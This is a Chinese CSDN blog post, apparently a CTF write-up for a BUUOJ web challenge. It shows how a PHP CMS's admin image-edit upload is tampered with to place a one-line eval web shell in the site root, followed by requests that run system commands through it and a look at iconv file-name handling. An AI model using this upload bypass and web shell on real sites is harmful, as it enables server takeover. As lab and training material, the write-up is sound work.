
```
9   admin   67a5a77ba2e3d0f10146dcd9ca323318    1   0
\N  \N  \N  \N  total 20
drwxr-xr-x    1 root     root           35 Aug  2 15:41 .
drwxr-xr-x    1 www-data www-data       34 Aug  2 13:16 ..
-rw-rw-rw-    1 root     root           83 Aug  2 15:31 c.php
drwxr-xr-x    2 root     root           54 Jul 30 05:40 fck
drwxr-xr-x    2 root     root           24 Jul 30 05:40 file
drwxr-xr-x    7 root     root         4096 Jul 30 05:40 img
-rw-r--r--    1 root     root            0 Jul 30 05:39 index.html
-rw-r--r--    1 root     root         1199 Jul 30 05:39 mark_logo.gif
-rw-rw-rw-    1 root     root           83 Aug  2 15:41 miao.php
-rw-r--r--    1 root     root          945 Jul 30 05:39 no_pc.gif

```



```
9   admin   67a5a77ba2e3d0f10146dcd9ca323318    1   0
\N  \N  \N  \N  total 5456
drwxr-xr-x    1 www-data www-data       34 Aug  2 13:16 .
drwxr-xr-x    1 root     root           18 Feb 29  2020 ..
-rw-r--r--    1 root     root          382 Jul 30 05:39 .htaccess
drwxr-xr-x    4 root     root         4096 Jul 30 05:40 admin
drwxr-xr-x    2 root     root           41 Jul 30 05:40 alone
drwxr-xr-x    2 root     root           67 Jul 30 05:40 article
drwxr-xr-x    2 root     root           40 Jul 30 05:40 book
drwxr-xr-x    7 root     root          131 Jul 30 05:40 ckeditor
drwxr-xr-x   13 root     root         4096 Jul 30 05:40 data
drwxr-xr-x    2 root     root           61 Jul 30 05:40 down
drwxr-xr-x    2 root     root            6 Jul 30 05:40 hackable
drwxr-xr-x    2 root     root          288 Jul 30 05:40 includes
-rw-r--r--    1 root     root         3528 Jul 30 05:39 index.php
drwxr-xr-x    2 root     root           59 Jul 30 05:40 job
drwxr-xr-x    2 root     root           62 Jul 30 05:40 languages
drwxr-xr-x    2 root     root           42 Jul 30 05:40 member
drwxr-xr-x    2 root     root           89 Jul 30 05:40 mx_form
drwxr-xr-x    2 root     root           67 Jul 30 05:40 product
-rw-r--r--    1 root     root          160 Jul 30 05:39 robots.txt
drwxr-xr-x    2 root     root           42 Jul 30 05:40 search
drwxr-xr-x    2 root     root           43 Jul 30 05:40 sitemap
drwxr-xr-x    4 root     root           78 Jul 30 05:40 template
drwxr-xr-x    1 root     root           35 Aug  2 15:41 upload
```

```
-rw-r--r--    1 root     root       5564649 Jul 30 05:39 www.zip
```

CSDN @HBohan



气死了，下次直接 pyflag 算了（bushi

上传点再探


噢对了，寻思着咱挖了两个上传点都整不通，实在过意不去啊。

既然前面发现了 www-data 用户只有 /var/html/www 这个路径有权限写入，子目录么有，那可以 传到这个网站的根目录 啊！【网安资料】

这里用的是修改图片的接口，也就是上面说的 第二处上传点。

上传以后抓包修改几个地方，看图。


也就是让 move_uploaded_file 结果是移动到网站根目录下。




```
POST /admin/admin_pic.php?nav=pic_list&admin_p_nav=content HTTP/1.1
Host: a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn
Content-Length: 1546
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIZBj4kiaMbZzC9WL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.10
7 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer: http://a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn/admin/admin_pic.php?action=edit_pic&id=33&na
v=pic_list&admin_p_nav=content
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=775sgdevoo6c222oonmf0qhp71
Connection: close

------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="is_thumb"

0
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="thumb_width"

300
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="thumb_height"

200
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_alt"
```

```
miao
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="new_pic"; filename="cmd.php"
Content-Type: image/png


<?php @eval($_POST['cmd']);?>
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="action"

save_edit
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_cate"

1
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_path"

./
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_name"

1
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic"

upload/img/202107070904261782.jpg
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_ext"

jpg
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="id"

33
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_thumb"

img/202107070904261782_thumb.jpeg
------WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="xg_category"

确定
------WebKitFormBoundaryIZBj4kiaMbZzC9WL--
```

pic_path 留空也行。【网安资料】



	linux-musl' 'CFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2'' 'LDFLAGS=-Wl,-O1 '-Wl,--hash-style=both' '-pie'' 'CPPFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2''
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled


```
total 5464
drwxr-xr-x    1 www-data www-data        62 Aug  2 16:53 .
drwxr-xr-x    1 root     root            18 Feb 29  2020 ..
-rw-r--r--    1 root     root           382 Jul 30 05:39 .htaccess
-rw-r--r--    1 www-data www-data        31 Aug  2 16:53 .php
drwxr-xr-x    4 root     root          4096 Jul 30 05:40 admin
drwxr-xr-x    2 root     root            41 Jul 30 05:40 alone
drwxr-xr-x    2 root     root            67 Jul 30 05:40 article
drwxr-xr-x    2 root     root            40 Jul 30 05:40 book
drwxr-xr-x    7 root     root           131 Jul 30 05:40 ckeditor
drwxr-xr-x   13 root     root          4096 Jul 30 05:40 data
drwxr-xr-x    2 root     root            61 Jul 30 05:40 down
drwxr-xr-x    2 root     root             6 Jul 30 05:40 hackable
drwxr-xr-x    2 root     root           288 Jul 30 05:40 includes
-rw-r--r--    1 root     root          3528 Jul 30 05:39 index.php
drwxr-xr-x    2 root     root            59 Jul 30 05:40 job
drwxr-xr-x    2 root     root            62 Jul 30 05:40 languages
drwxr-xr-x    2 root     root            42 Jul 30 05:40 member
-rw-rw-rw-    1 root     root            83 Aug  2 15:52 miao.php
drwxr-xr-x    2 root     root            89 Jul 30 05:40 mx_form
drwxr-xr-x    2 root     root            67 Jul 30 05:40 product
-rw-r--r--    1 root     root           160 Jul 30 05:39 robots.txt
drwxr-xr-x    2 root     root            42 Jul 30 05:40 search
drwxr-xr-x    2 root     root            43 Jul 30 05:40 sitemap
drwxr-xr-x    4 root     root            78 Jul 30 05:40 template
drwxr-xr-x    1 root     root           105 Aug  2 16:41 upload
-rw-r--r--    1 root     root       5564649 Jul 30 05:39 www.zip
```


Request

Pretty | Raw | \n | Actions

```
1 POST /.php HTTP/1.1
2 Host: a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn
```

Response

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 200 OK
2 Server: openresty
```

```
Content-Length: 23
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Origin: http://a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn/.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=qi19cet449kbph6c7d7f856v32
Connection: close

cmd=system('cat .php');
```

```
Date: Mon, 02 Aug 2021 17:12:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Content-Length: 33


<?php @eval($_POST['cmd']);?>
```


呐，传上来了，能用了。

喵喵落泪（【网安资料】

又想了想，寻思着是不是 iconv 的锅啊，上传经过这个函数时候东西都没了……

```php
// 第一个上传点
// includes/fun.php#588-590
$up_file_name=empty($pic_alt)?date('YmdHis').rand(1,10000):$pic_alt;
$up_file_name2=iconv('UTF-8','GBK',$up_file_name);
$file_name=$path.$up_file_name2.'.'.$pic_name['extension'];

// 第二个上传点
// admin/admin_pic.php#64-65
$pic_name=$_POST['pic_name'];//图片名称
$pic_name = iconv('UTF-8','GBK',$pic_name);
```

phpinfo 看一眼。

iconv

iconv support	enabled
iconv implementation	unknown
iconv library version	unknown

Directive	Local Value	Master Value
iconv.input_encoding	*no value*	*no value*
iconv.internal_encoding	*no value*	*no value*
iconv.output_encoding	*no value*	*no value*

好家伙，看起来是因为没 libiconv 或者 glibc，所以这里面东西就变成空了……没事了。

小结

其实是一次因为想不通而开始的深入探究，唉，这题做起来不容易啊……

想学网络安全的朋友可以关注私信我哦！！！